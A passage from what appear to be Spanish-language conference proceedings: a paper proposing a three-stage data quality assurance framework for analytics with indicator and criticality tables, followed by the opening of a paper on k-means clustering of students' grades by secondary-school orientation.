En este contexto, el presente trabajo tiene como objetivo definir los elementos para desarrollar un marco de aseguramiento de calidad de datos en analítica, que permita que los reportes y tendencias que se obtienen del proceso resulten beneficiosos para el negocio, aportando datos oportunos y de valor.

1. Introducción

Cada vez más se destaca la importancia de la calidad de los datos como activo organizacional [2]. Siempre se habló de la misma respecto de los productos de software, de los procesos y sus fases o bien del aseguramiento de la calidad de la información en las etapas de recolección o almacenamiento [3]. El aseguramiento de calidad presupone la existencia de un sistema de control de calidad de las mediciones (Quality Control) y de un sistema de evaluación de la calidad (Quality Assessment) [4]. La ausencia de cualquiera de estos componentes compromete la validez de los resultados analíticos [4].

Teniendo en cuenta que los datos provienen de diversas fuentes, éstos deben cumplir en un alto grado con el conjunto de atributos determinados por modelos afines de calidad. La baja calidad de los datos es un factor que afecta el desempeño de los sistemas de información en las organizaciones, debido a que representa uno de los problemas que no se perciben fácilmente y más graves en los procesos transaccionales [5]. Por otro lado, también se advierte que las denominadas 5Vs (Volumen, Velocidad, Variedad, Veracidad y Valor) provocan muchos inconvenientes a la hora de extraer datos reales y de alta calidad por su magnitud, velocidad de cambio y complejidad [6]. En [6] se plantean los desafíos a los que se enfrentan las organizaciones en la era de Big Data:

- Muchas fuentes y tipos de datos
- Gran volumen de datos
- Alta volatibilidad
- Inexistencia de estándares de calidad

La analítica de datos ayuda a las organizaciones a aprovechar sus datos y utilizarlos para identificar nuevas oportunidades [7], transformando los datos en información valiosa. Conocer, clasificar, filtrar y utilizar la información mediante un análisis exhaustivo de los datos es imprescindible para que se conviertan en verdaderos activos y generadores de negocio [8]. Existen modelos y estándares que describen características y principios que una organización debe considerar al evaluar y mejorar la calidad de sus datos, para lograr optimizar los procesos de gobierno y gestión, y reducir los riesgos relativos a los datos, entre los que se destacan

el modelo MAMD [9], la metodología TDQM (Total Data Quality Methodology) [10] y la norma ISO/IEC 25012 [11]. Sin embargo, ninguno de ellos plantea un marco metodológico con procesos que aseguren la calidad de los datos para el procesamiento en analítica. Tampoco se ha encontrado evidencia documental específica que aborde este tema. En este contexto, se ha detectado la necesidad de identificar y especificar los elementos para proponer un marco integral de aseguramiento de la calidad adecuado, que permita generar datos de valor para todos los niveles de la organización en el contexto de la analítica.

El presente trabajo plantea entonces la definición del problema (sección 2), los elementos y metodología utilizada (sección 3), la solución propuesta (sección 4) y los resultados obtenidos y esperados (sección 5). Finalmente se exponen las conclusiones y futuras líneas de trabajo (sección 6).

2. Definición del Problema

La calidad del conocimiento extraído depende en gran medida de la calidad de los datos y una buena analítica precisa de ello [12]. Obtener datos fiables para el análisis avanzado constituye una preocupación para las organizaciones, dado que la falta de exactitud, completitud y consistencia de la calidad de los datos, dificulta la toma de decisiones [12]. Sin información suficiente, las conclusiones se limitan y el resultado de la analítica pierde precisión y profundidad. Frente a la evolución tecnológica y la búsqueda del fortalecimiento y mejora de la información recolectada, no se cuenta con un marco de trabajo que contenga elementos, metodología y procesos para analítica que aseguren la calidad de los datos a la hora de utilizarlos. Estos aspectos, deberían implicar el análisis, clasificación y filtro de los datos que realmente aporten valor para la toma de decisiones. Para poder realizar esto, se debería contar con un marco adecuado de aseguramiento de calidad. El mismo resultaría imprescindible para demostrar y evaluar de manera transparente, objetiva y documentada la validez de los procedimientos para generar información confiable. Haciendo hincapié en el último de los desafíos mencionados en [6], se busca desarrollar un marco de aseguramiento de calidad de datos orientado específicamente para analítica. Este marco, que actualmente se encuentra en proceso de desarrollo, se orientará exclusivamente a datos tomados de un repositorio para analítica, siendo estos los que se evaluarán y clasificarán. Dentro de los objetivos que se plantean para la definición de este marco, se tiene:

- Proponer un estándar de calidad de datos formado a partir de métricas, modelos existentes y normas, que busquen la mejora de calidad o bien puedan brindar un aporte para la misma.
- Construir procesos que vayan resolviendo cuestiones de forma progresiva para obtener activos informacionales de buena calidad.
- Diseñar un modelo para evaluar analíticamente los datos y devolver información útil y de valor para el negocio.
- Establecer una categoría para grupos de datos.
- Establecer niveles de criticidad para los datos.
- Disminuir la cantidad de datos no oportunos o veraces, para que sólo permanezcan aquellos que cumplan el fin para el que fueron tomados.
- Lograr integridad y disponibilidad de los datos en forma adecuada para garantizar su futura utilización.

Teniendo en cuenta lo enunciado, el interrogante que se plantea es poder definir y especificar los elementos necesarios para estructurar un marco metodológico de aseguramiento de calidad de datos en analítica, donde se incluyan además indicadores y aspectos a tener en cuenta. Estos elementos servirán para posteriormente definir una metodología que incluya los procesos en los que se enmarcarán cada una de sus secciones. La metodología y procesos indicados quedan fuera del alcance del presente trabajo.

3. Elementos y Metodología de Trabajo

Dentro de los modelos, estándares y metodologías definidos para la evaluación de la calidad de los datos, se tiene: el modelo MAMD (Modelo Alarcos de Mejora de Datos) [9], centrado en la gestión y gobierno de datos, que incluye un modelo de referencia de procesos y un modelo de evaluación; la norma ISO/IEC 25012 [11], con características de calidad de datos dependientes de los sistemas y otros inherentes a ellos; y la metodología TDQM (Total Data Quality Methodology) [10, 13], cuyo objetivo es la mejora continua de los productos de información en el contexto organizacional.

Para la definición y especificación de los elementos, metodología y procesos aplicables a los datos para analítica que se incluirán en este marco, se está llevando adelante una investigación de tipo clásica-teórica [14, 15]. En la especificación de los elementos, se incluye también la definición de los niveles resultantes de los datos, es decir, cómo quedan encuadrados los mismos según un nivel de criticidad otorgado luego de accionado el marco propuesto. La definición de estos elementos y su posterior aplicación en la propuesta del marco de aseguramiento de calidad, utilizará los métodos y materiales que se describen a continuación:

A. Métodos a utilizar

Se establecen los siguientes métodos y criterios que se seguirán para el desarrollo del trabajo:

- Revisiones sistemáticas [16, 17], de aspectos cualitativos, generando una síntesis de la evidencia disponible del problema planteado.
- Prototipado evolutivo [18], para construir modelos que vayan resolviendo cuestiones de calidad para analítica de forma progresiva, generando su refinamiento mediante el análisis, evaluación y aceptación de especialistas en analítica de datos.

B. Materiales

El desarrollo de la presente propuesta se basa principalmente en el modelo MAMD para la mejora de datos, la norma ISO 25012, 9000, entre otras, la metodología TDQM y la adaptación de procesos y tareas de normas afines a la calidad. A continuación, se menciona un resumen de los aspectos tenidos en cuenta para cada uno de ellos:

- Estándares y normas ISO, poniendo el foco en aspectos específicos de la calidad de datos como en aquellos puntos de interés para esta propuesta de marco, entre las que se incluyen las normas ISO 9000 [19], ISO 9126 [20], ISO 15939 [21], ISO 14598 [22] e ISO 25012 [11].
- Modelo MAMD, propuesto para la gestión de la calidad de datos, los procesos de gestión de calidad y el gobierno de datos. Dicho modelo se desarrolló basándose en las normas ISO 8000 [23] e ISO/IEC 33000 [24].
- Estudio de formatos y tipos de datos de base de datos transaccionales.
- Dimensiones e indicadores propios de estándares jerárquicos de calidad para Big Data [6].
- Evaluación de métricas de software e indicadores de procesos que sean útiles de ser interpretadas para medir la calidad de datos.
- Las fases identificadas en la metodología TDQM: Definir – Medir – Analizar y Mejorar [10]

C. Metodología de Investigación

Para alcanzar los objetivos mencionados se plantea la siguiente metodología de trabajo:

- Realizar una investigación exploratoria sobre estrategias o metodologías de calidad utilizadas en diferentes ámbitos y que hayan introducido una solución de Big Data al negocio.
- Investigar acerca de referencias en el tratamiento de la calidad de los datos en los últimos años, para determinar el nivel de avance sobre el tema.
- Analizar estándares referentes a la calidad de la información, procesos, software y familias de normas ISO para obtener directivas, controles y pautas a seguir respecto de la calidad de los datos.
- Identificar aspectos específicos para medir el valor del dato de acuerdo a las características de negocio de una organización.
- Estudiar modelos de calidad de software, de calidad de procesos y de calidad de datos, análisis predictivo, métricas e indicadores de calidad.

4. Solución Propuesta

Como estructura general del marco de aseguramiento de calidad se proponen tres secciones: el marco convencional, el marco de contexto y el marco del negocio. Estos corresponden a áreas de inspección donde se irá analizando y evaluando cada grupo de datos que se seleccione de un reservorio para analítica. A través de este marco metodológico se busca organizar las etapas por las que debe pasar el dato para determinar su validez de calidad. Estas secciones, no enunciadas en ningún otro modelo o estándar, se sustentan en los aspectos y buenas prácticas definidos en los estándares descriptos de la sección 3, inciso B, con lo que se consideran de innovación. Cada grupo de datos podrá inspeccionarse en cada una de estas secciones. Del análisis de cada marco se obtendrá un nivel de criticidad para cada dato que lo habilitará para su evaluación en el siguiente marco. Si el dato logra pasar por todas las secciones, se enmarcará dentro de un nivel final de calidad. El nivel final corresponde a aquél con el que los datos llegarán a los analistas, permitiendo determinar si los mismos pueden usarse para un procesamiento analítico y haciendo que el resultado del mismo (expresado como reporte, informe, cuadro o gráfico) otorgue el fin buscado y con resultados veraces y útiles para el negocio. Cabe aclarar que, la medición o corrección del dato evaluado, en caso de no resultar de utilidad, no entra dentro del alcance de los elementos y marco que se propone definir. En la Figura 1 se muestra un modelo con los elementos que conforman la estructura propuesta para el marco de aseguramiento de calidad de datos en analítica. El mismo comienza con el reservorio de analítica y continúa con cada uno de los marcos. A continuación se explica cada uno de estos elementos, con los indicadores definidos y las acciones/tareas a realizar.

4.1. Reservorio para analítica

Los grupos de datos se toman de un reservorio para analítica, los cuales suponen un proceso de calidad propio, acorde a los estándares y procesos de control de cada organización y de las herramientas utilizadas para tal fin. Antes del procesamiento analítico que se les realizará para obtener la respuesta a un objetivo buscado, se les aplica una metodología con los procesos enmarcados en cada una de las secciones definidas.



Figura 1. Modelo marco de aseguramiento de la calidad de datos en analítica

Esta información tiene diferentes tipos de datos que pueden provenir de diversas fuentes o proyectos. No obstante, los elementos del marco propuesto sólo se orientan a grupos de datos provenientes de bases de datos transaccionales, excluyendo aquellos provenientes de imágenes, datos de sensores, etc.

4.2. Marco convencional

En una primera instancia, se debe inspeccionar el grupo de datos a nivel físico, evaluando su formato, su tipo y los detalles de calidad que deben cumplir, tal como se especifica en la Tabla 1. En dicha tabla, se sugieren algunas revisiones rápidas y generales a realizar. El término "rápidas" se refiere a que estos chequeos fueron realizados en la base transaccional y al llegar al repositorio de analítica ya pasaron dichos controles. Una vez cumplimentados éstos, al dato resultante se le asigna un nivel de criticidad y una acción a realizar, tal como se indica en la Tabla 2. Aquellos datos que se consideren *de valor* serán los que pasen al "marco de contexto". Cabe mencionar que, los tipos de datos y formatos válidos deberán cumplir con los estándares de cada organización de acuerdo al servidor de base de datos.

4.3. Marco de Contexto

El análisis de contexto de los datos lleva consigo la tarea de chequear dimensiones de calidad con sus indicadores, verificar su veracidad y valor por medio de análisis estadísticos y observaciones de referencias externas. La calidad de los datos no sólo depende de sus propias características contenidas en el modelo físico, sino también del entorno que utiliza los datos, incluidos los procesos y los usuarios. Sólo aquellos datos que se ajustan, o se sitúan, dentro del contexto analizado y que cumplen con los requisitos definidos, pueden considerarse como calificados o de buena calidad dentro de este marco de contexto.

En las Tablas 3 a 7 se definen las siguientes cinco dimensiones conteniendo diez indicadores de estándares de calidad para Big Data [6]: *Disponibilidad*, *Usabilidad*, *Confiabilidad*, *Pertenencia* y *Referencia Externa*. Para cada una ellas, se evalúan los datos resultantes de nivel válido provenientes del marco convencional. Las dimensiones se definieron de acuerdo a su capacidad intrínseca para satisfacer las necesidades propias de los datos, siendo éstas las más aceptadas y utilizadas [6, 11]. Las métricas de evaluación para cada uno de los indicadores quedan fuera del alcance del presente trabajo.

Cabe aclarar que no necesariamente cada dato proveniente del marco anterior debe pasar por cada dimensión o indicadores, ya que puede no corresponder su evaluación en alguno de ellos.

Tabla 1. Análisis del Marco Convencional

Tipo de Dato	Descripción
Dirección	Valor alfanuméricos cortos
Apellidos y Nombres	Valor alfabéticos cortos
Edad	Valor numérico entero corto
Importes	Valor numérico grande con decimales
Números e Identificadores (boletas, documentos, expedientes, id)	Valor alfanumérico grande sin decimales.
Geo posiciones	Valor con coordenadas en formato válido. - grados, minutos y segundos (DMS): 41°24'12.2"N 2°10'26.5"E - grados y minutos decimales (DMM): 41 24.2028, 2 10.4418 - Grados decimales (DD): 41.40338, 2.17403.
Fechas	Valor tipo date con formato utilizado en la organización.
Cuentas bancarias	Datos alfanuméricos por lo general de formato xxx/xx
CBU	Valor numérico de 22 dígitos
Cód. país, provincia, partido, localidad	Valor computado
Moneda	Formato de monedas generales
DNI, CUIL, CUIT	Valor numérico. Verificar su validez. Controlar 11 dígitos para el CUIL/CUIT.

Tabla 2. Niveles de criticidad primer y segundo marco

Nivel	Acción
Válido	Pasar a inspección del siguiente marco.
Modificable en Analítica	Realizar correcciones básicas o enriquecerlas y pasar a inspección del siguiente marco.
Modificable Usuario	Devolver al dueño del dato para su corrección o descarte.
Inválido	Informar al usuario que el dato es inválido y descartarlo. Queda a criterio de la organización su destino.

En la Tabla 3, se mencionan los indicadores y las tareas a realizar al momento de analizar y evaluar los datos. El indicador *Utilidad/Oportunidad/Actualidad* analiza si para lo que fueron tomados los datos, éstos resultan de utilidad desde el momento en que se insertaron en el repositorio o, desde la última vez que se procesaron o usaron.

El indicador *Correctitud* evalúa la cercanía de los valores de los datos a un conjunto de valores definidos, dentro de un dominio sintáctica y semánticamente correctos. Por ejemplo, un nombre que dijera "GERJO" se podría analizar y comparar con otro dato o información y determinar que significa "JORGE".

Tabla3. Dimensión Disponibilidad

DISPONIBILIDAD	
Indicador	**Significado**
Utilidad/ Oportunidad/ Actualidad	Describe y evalúa la característica temporal del dato.
Correctitud	Datos léxica, sintáctica y semánticamente correctos.

En la Tabla 4, el indicador *Credibilidad* verifica si los datos existen en el rango de valores conocidos o aceptables.

Tabla 4. Dimensión Usabilidad

USABILIDAD	
Indicador	**Significado**
Credibilidad	Grado en el que los datos tienen atributos que se consideran ciertos y creíbles en un contexto de uso específico. La credibilidad incluye el concepto de autenticidad (la veracidad de los orígenes de datos, atribuciones, compromisos).

En la Tabla 5, se plantean cuatro indicadores. El indicador *Exactitud,* debe chequear si la representación de datos (o valor) refleja bien el estado real de la información de origen y no causa ambigüedad.

El indicador *Consistencia,* verifica si después de procesar los datos, sus conceptos, dominios de valor y formatos son coincidentes y válidos como antes de procesarlos.

El indicador *Completitud*, evalúa si el dato es necesario para su posterior análisis en el proceso de negocio. Por último, el indicador *Integridad*, evalúa si el dato fue manipulado para beneficios personales u organizacionales afectando su integridad. Además, controla si el dato se corresponde a dominios codificados y existentes.

Tabla 5. Dimensión Confiabilidad

CONFIABILIDAD	
Indicador	**Significado**
Exactitud	Los datos proporcionados son precisos, la representación de datos refleja el estado real de la información de origen y su representación no genera ambigüedades.
Consistencia	Consistencia luego del procesamiento, análisis de formato y dominios.
Completitud	Porcentaje en que la información representa al mundo real.
Integridad	Verificar el cumplimiento de referencias informacionales, dominios codificados y chequear la manipulación de los datos relacionada con la completitud y exactitud. - El formato de los datos es claro y cumple los criterios. - Los datos son consistentes con la integridad estructural. - Los datos son consistentes con la integridad del contenido.

En la Tabla 6, el indicador *Conveniencia* corrobora si los datos de muestreo son provechosos en el contexto que se evalúan y si se relacionan en algún punto con el propósito para lo que se los tomaron.

Tabla 6. Dimensión Pertinencia

PERTINENCIA	
Indicador	**Significado**
Conveniencia	- Los datos recogidos no coinciden completamente con el tema, pero exponen un aspecto. - La mayoría de los conjuntos de datos recuperados están dentro del tema de recuperación que los usuarios necesitan. - El tópico de la información proporciona coincidencias con el tema de recuperación de los usuarios.

En la Tabla 7, se exponen dos indicadores. El primero evalúa el *Contexto Estadístico*, verificando si los datos analizados están cercanos a la media de los valores o por debajo/encima de ella.

Por otro lado, se debe analizar el *Contexto Externo* a través de indicadores y otros aspectos que se consideren, para así determinar si lo que resultó de la analítica es consistente con lo obtenido externamente. En resumen, chequear la consistencia de la información por medio de referencias externas.

Tabla 7. Dimensión Referencia Externa

REFERENCIA EXTERNA	
Contexto Estadístico	Se utiliza la estadística para evaluar la información e identificar valores atípicos y erróneos.
Contexto Externo	Consistencia de la información por medio de referencia externa.

Los niveles de criticidad de datos de este marco son los mismos que los que definidos en la Tabla 2. Cabe mencionar que esta tabla, utilizada para evaluar el nivel de criticidad de los dos primeros marcos, es de tipo general y las acciones definidas pueden incluir mejoras a los elementos propuestos para el marco de aseguramiento de calidad de datos para analítica.

Asimismo, se considera que si bien estas acciones son orientativas, cada organización puede tomar otras acordes a sus políticas y tratamiento de la información que considere necesarias.

El análisis realizado dentro de cada una de las dimensiones de este marco permite chequear, controlar y otorgar un nuevo nivel de criticidad al grupo de datos evaluados, permitiendo avanzar al siguiente marco, denominado de negocio.

4.4. Marco de Negocio

En la actualidad, el procesamiento de datos en analítica es realizado principalmente para que sus resultados otorguen una oportunidad de mejora para el negocio [12].

No obstante, a veces puede suceder que si bien los datos son físicamente correctos o tiene características en su contexto válidas, no sean útiles para el negocio o el propósito para el que fueron tomados otorgando resultados falsos.

Por consiguiente, se debe tener en cuenta ciertos aspectos prescriptivos del negocio, utilizando especialmente la inferencia del analista.

El análisis prescriptivo se centra en informar acerca de lo que debería suceder buscando mejorar el resultado esperado. En la Tabla 8, se definen dos indicadores a considerar para evaluar estos aspectos.

Una vez cumplido este último marco se debe calificar al dato dentro de un nivel de criticidad final de calidad para determinar con qué grupo de datos se trabajará en analítica y así esperar obtener los resultados deseados, es decir, aquellos beneficiosos, efectivos y útiles para el negocio.

Tabla 8. Análisis de Marco de Negocio

ANALISIS PRESCRIPTIVO	
Indicador	**Significado**
Documentos: Conformación del documento	Si se está analizando un documento especifico se debe conocer su formato y verificar la completitud de sus partes. Por ejemplo, cabecera y detalle de una boleta o factura.
Geo posiciones: Verificación Dato/información según referencia temática del mismo	De acuerdo a la meta de la información tomada, se analiza si el geo posicionamiento, validado física y contextualmente, es aceptable a nivel del negocio sutil del mismo. Por ejemplo, si se analiza la posición de un polígono, verificar que la geo posición no indique un río.

En la Tabla 9, se indica el nivel de criticidad final esperado luego de cumplimentar todas los marcos evaluados.

Tabla 9. Niveles de criticidad final

Nivel	Acción
Válido	Pasa al grupo de análisis en analítica.
Modificable en Analítica	Se aplican correcciones básicas o se enriquecen y pasan al grupo de análisis de analítica.
Inválido	Se descarta la información.

5. Resultados obtenidos y esperados

Como respuesta al interrogante planteado, se han definido los elementos necesarios para definir un marco general de aseguramiento de calidad de datos en entornos de analítica. Estos elementos incluyen tres secciones denominadas “marco”, con dimensiones, indicadores y acciones/tareas a realizar en cada una de ellas, para lograr alcanzar buenos niveles de calidad para posteriormente procesarlos analíticamente.

A partir de la definición de estos elementos, se continúa trabajando en la metodología, los procesos a incluir en cada marco especificado y las métricas de evaluación de cada uno de los indicadores, para obtener finalmente una propuesta integral que garantice datos de calidad aceptable en entornos de analítica.

Con el marco integral de aseguramiento de calidad propuesto, se busca examinar, clasificar y filtrar datos para que luego se conviertan en activos auténticos y

válidos, que permitan identificar nuevas oportunidades [17].

Asimismo, se pretende que este modelo marco contribuya a disminuir la cantidad de datos no oportunos o veraces, para que sólo permanezcan aquellos que cumplan el fin para el que fueron tomados, ya que trabajar con datos de mala calidad puede llevar a resultados erróneos con consecuencias en el futuro económico del negocio.

En la Figura 2, se muestra la arquitectura final que se desearía alcanzar una vez desarrollado el marco de aseguramiento de calidad para analítica. Asimismo, se espera que la evolución de este marco metodológico lo convierta en un nuevo estándar utilizable por las organizaciones, para que las mismas certifiquen la calidad de datos en sus repositorios para analítica.




Figura 2. Arquitectura del modelo final propuesto

6. Conclusiones

La calidad de los datos para una organización es un tema que toma relevancia año tras año. Sin embargo, todavía falta definir estándares que aseguren su calidad, especialmente si se desea evaluar los repositorios de datos para analítica, aspecto del que no se tienen referencias que aborden el tema. Obtener activos de información de buena calidad es el punto más importante para concluir en informes con tendencias de mercado y ventajas corporativas reales.

La definición de los elementos y la especificación de una metodología con procesos como propuesta de marco de aseguramiento de la calidad busca mejorar la toma de decisiones de las organizaciones que necesitan analizar grandes volúmenes de datos, por lo que se puede decir que implementar un estándar para la mejora de la calidad de los datos facilitará encontrar información consolidada y correcta [25, 26].

Entre las contribuciones y beneficios que se espera obtener con esta propuesta se destaca:

- La aplicación de un modelo marco que permita a los encargados de analítica de datos encontrar información con verdadero sustento que conlleve a buenos resultados para el negocio.
- El resultado de su implementación en las áreas analíticas permitirá trabajar con una base sólida de datos y sustentable.
- Una implantación satisfactoria de la calidad de los datos a nivel organizacional permitirá maximizar el retorno de las inversiones en BI (Business Intelligence o Inteligencia de Negocios) logrando una ventaja competitiva y liderazgo en el mercado [27].
- Contar con datos precisos y oportunos para el correcto funcionamiento de la organización. Sin ellos, los sistemas de BI pueden suponer una amenaza que debilite la capacidad para evaluar el estado real de la misma y poder competir de forma eficaz [27].

Es importante destacar que, como toda metodología con procesos, puede ser adaptado y ajustado por cada organización a su propio sistema de trabajo.

Como líneas futuras de investigación en este ámbito se plantea continuar ampliando la especificación de los procesos y metodología aplicados a cada marco propuesto, definir un conjunto de métricas para evaluar los indicadores del marco de contexto e incluir una cuarta etapa de monetización (valor) del dato. Dichos agregados deben seguir las bases de cada una de ellas y tener la capacidad para ser aplicados al grupo de datos que se encuentra en proceso de análisis.

7. Referencias

[1]Baskarada, S., Koronios, A. (2017). Unicorn data scientist: the rarest of breeds. Program 51(1): 65-74 (2017)

[2] Carretero, A., Velthuis, M. (2018). Importancia de la Calidad de los Datos en la Transformación Digital. RUIDERAe: Revista de Unidades de Información. Número 13 (1er semestre 2018). ISSN 2254-7177

[3] Hernández González, Arnulfo N. (2014). “Características de Calidad de Datos de los Almacenes de Datos”. España: ResearchGate.

[4] Benavides, G.R. and Sáenz R.B. (2001). "Aseguramiento de la calidad analítica y norma ISO 17 025 en laboratorios clínicos y Químicos", Revista Costarricense de Ciencias Médicas. ISSN 0253-2948, vol. 22 n.1-2, San José, Jun. 2001.

[5]Acevedo. (2019). “La importancia de la calidad de los Datos para Big Data”. Universidad Sergio Arboleda.

[6]Power Data. (2014), “El valor de la Gestión de Datos”. Categoría: Data Quality. Publicación de Power Data hacia Febrero 2014.España.

[7] Davenport T., Dyché, J. (2013). Big Data in Big Companies. International Institute for Analytics.

[8] Tecnología para los Negocios - Big Data: Los efectos positivos de la analítica de datos en la empresa. https://ticnegocios.camaravalencia.com/servicios/tendencias/los-efectos-positivos-de-la-analitica-de-datos-en-la-empresa/ Último Acceso Septiembre 2019

[9] Alarcos ResearchGroup. (2015).”MAMD: Towards a Data Improvement Model Based on ISO8000-6X and ISO/IEC 33000”.

[10] Wang, R. (1998) "A Product Perspective on Total data Quality Management". Communications of the ACM. Vol. 41, Issue 2, pp. 58-65. 1998.

[11] ISO, ISO/IEC 25012 (2009) Software engineering - Software product Quality requirements and evaluation (SQuaRE) - data quality model, Ginebra: International Organization for Standarization, 2009.

[12] Logicalis (2019). El proceso y los retos para obtener datos fiables para tu analytics. E-book. Barcelona, España.

[13] Yordan Andreu Alvarez (2015).”Análisis de la calidad de datos en fuentes de la suite ABCD”. Universidad Central “Marta Abreu” de las villas.Santa Clara

[14] Creswell, J. (2002). “Educational Research: Planning, Conducting, and Evaluating Quantitativeand Qualitative Research”. Prentice Hall. ISBN 10: 01-3613-550-1.

[15] Riveros, H. y Rosas, L. (1985). “El Método Científico Aplicado a las Ciencias Experimentales”.México: Editorial Trillas. ISBN 96-8243-893-4.

[16] Argimón J. (2004). “Métodos de Investigación Clínica y Epidemiológica”. Elsevier España, S.A.ISBN 9788481747096.

[17] Manterola, Carlos; Astudillo, Paula; Arias, Esteban; Claros, Nataniel & Grupo MINCIR(2011). “Metodología e Investigación en Cirugía, Revisiones sistemáticas de laliteratura. Qué se debe saber acerca de ellas”. España: Elsevier, Cirugía Española.

[18] Basili, V. (1993). “The Experimental Paradigm in Software Engineering”. An ExperimentalSoftware Engineering Issues: Critical Assessment and Future Directions (Ed.Rombach, H., Basili, V., Selby, R.). Lecture Notes in Computer Science, Vol. 706.ISBN 978-3-540-57092-9.

[19] ISO 9000,(2015). https://www.iso.org/obp/ui/es/#iso:std:iso:9000:ed-4:v1:es. Último Acceso Septiembre 2019

[20] ISO 9126. } https://www.issco.unige.ch/en/research/projects/ewg96/node13.htm. Último Acceso Septiembre 2019

[21] ISO 15939 (2007). https://www.sis.se/api/document/preview/909004/. Último Acceso Septiembre 2019

[22] ISO 14598-5(1998). https://www.iso.org/obp/ui/#iso:std:iso-iec:14598:-5:ed-1:v1:en. Último Acceso Septiembre 2019.

[23] ISO 8000. http://iso8000.es/normas-iso-8000. Último Acceso Septiembre 2019

[24] ISO 33000. http://www.iso33000.es/index.php/familia-iso-33000. Último Acceso Septiembre 2019

[25] Rivera Tavera, L. (2013). “Herramienta para el mantenimiento, integridad y aseguramiento de la calidad de datos”. Universidad Piloto de Colombia. Bogotá D.C.

[26] Analítica Negocios (2019) .”Analítica de Datos”. Panamá: Analítica de Negocios.

[27] Vega, Bianca (2012). “Hacia un Modelo de Madurez para la Gestión de Calidad de Datos en Inteligencia de Negocios”. Departamento de Ingeniería de Sistemas y ComputaciónUniversidad Católica del Norte.Antofagasta, Chile.

Minería de Datos en el Desempeño Académico según la Orientación Secundaria

Gustavo Illescas, Mauro Pucheta, Tomás Medina, Claudio Aciti
Instituto de Investigación en Tecnología Informática Avanzada (INTIA) - Centro Asociado CIC
Facultad de Ciencias Exactas - Universidad Nacional del Centro de la Provincia de Buenos Aires
illescas@exa.unicen.edu.ar, mpucheta@alumnos.exa.unicen.edu.ar,
tmedina@alumnos.exa.unicen.edu.ar, caciti@exa.unicen.edu.ar

Resumen

El objetivo de este trabajo es realizar un análisis de datos sobre la posible influencia de la orientación del título secundario de los estudiantes que ingresan a la universidad sobre el desempeño académico de los mismos, observados en las instancias de exámenes finales. Los casos de estudio utilizados para este análisis se construyeron con técnicas de minería de datos sobre datos obtenidos desde el SIU Guaraní de la Facultad de Ciencias Exactas de la Universidad Nacional del Centro de la Provincia de Buenos Aires. Para el agrupamiento de los datos se utiliza el algoritmo de clustering k-means. Como resultado preliminar del análisis, se obtuvo que la diferencia que señala un desempeño inicial en notas de finales en el primer año se acentúa en los años posteriores.

1. Introducción

El problema abordado en este trabajo consiste en, a partir de la información de los estudiantes de la Facultad de Ciencias Exactas de la Universidad Nacional del Centro de la Provincia de Buenos Aires (UNCPBA), hacer una inferencia sobre la relación que existe entre la orientación recibida en las escuelas secundarias y su desempeño en las carreras ofrecidas por la facultad. En otras palabras, el objetivo es hacer un análisis de los datos para determinar si la especialización de los estudios en las escuelas influye en las notas obtenidas en la facultad. Esto puede ser de gran utilidad, entre otros, para identificar a los estudiantes que requieran de un mayor apoyo para tener un buen desempeño, sin embargo, esto último excede al objetivo de este trabajo.

Para analizar los datos, en este caso en particular, se usan técnicas de *data mining* las cuales realizan a la extracción o "minado" de conocimiento a partir de una gran cantidad de datos [1], específicamente se ha elegido utilizar herramientas de *clustering*. Aplicar *clustering* es agrupar un conjunto de datos de acuerdo con un cierto criterio que los hace similares, lo que permite simplificarlos para su análisis [2]. El algoritmo elegido para realizar el *clustering* es el *k-means* con extensiones para datos categóricos basado en las ideas planteadas por [3], el cual se basa en agrupar los datos teniendo en cuenta su valor geométrico, ubicando centros de los *clusters* (centroides) de forma de minimizar la variación entre los puntos dentro del *cluster* (*minimize total intra-cluster variance* [4]). De esta manera, los *clusters* construidos representarán agrupamiento de datos que son similares entre sí, debido a la manera en que se concentran en el espacio, según conceptos expresados por [5].

Es de utilidad el algoritmo de *clustering* ya que, debido a la gran cantidad de datos a utilizar, sería de dificultad analizarlos sin que estén categorizados o agrupados. Al construirse los *clusters*, ayudarán a deducir características en común o patrones que siguen los estudiantes de una u otra orientación.

En este estudio se han elegido las técnicas mencionadas por sobre la estadística básica (distribución, tablas de frecuencia, etc.) para analizar si realizan un aporte distintivo en este análisis. No obstante, como se podrá observar en los trabajos futuros, se propondrá hacer el análisis comparativo como estrategia de validación y complemento.

2. Metodología

Para la realización de este trabajo se han utilizado datos provistos desde la plataforma SIU Guaraní implementada en la Facultad de Ciencias Exactas de la UNCPBA para la gestión de actividades académicas tanto de profesores como estudiantes. Los datos suministrados fueron recibidos a partir de diferentes archivos de texto con información que muestra la Tabla 1. Cabe aclarar que se utilizan los datos de 2003 en adelante.

Como tarea adicional y como se podrá observar en el apartado 2.1, se ha realizado una herramienta de software que facilita la obtención de los resultados del *clustering* previo procesamiento de los datos suministrados.

Tabla 1. Datos suministrados

Archivo	Contenido
Estudiantes	Carrera, legajo, plan, fecha de ingreso, localidad de nacimiento, colegio secundario, título secundario.
Planes	Nombre, carrera, plan, materia, periodo de dictado, nombre de materia, obligatoria, año de cursada.
Cursadas	Carrera, plan, legajo, materia, fecha de regularidad, resultado, nota, origen, nombre.
Finales	Carrera, legajo, materia, fecha, resultado, nota, forma de aprobación, plan, nombre.

A partir de estos datos es que se realizan los *clusters*, los que permiten clasificar en cierta medida a los distintos conjuntos de datos, para luego inferir sobre los resultados.

Antes de procesar los datos computacionalmente, es necesaria una normalización de los mismos, para ello se categorizan los datos. Un ejemplo de esto sería, al momento de utilizar la información sobre el título secundario del archivo "Estudiantes", es conveniente agrupar títulos de similar característica, que contengan las palabras "empresas", "bienes" y "economía" en una categoría "economía" que los identifica.

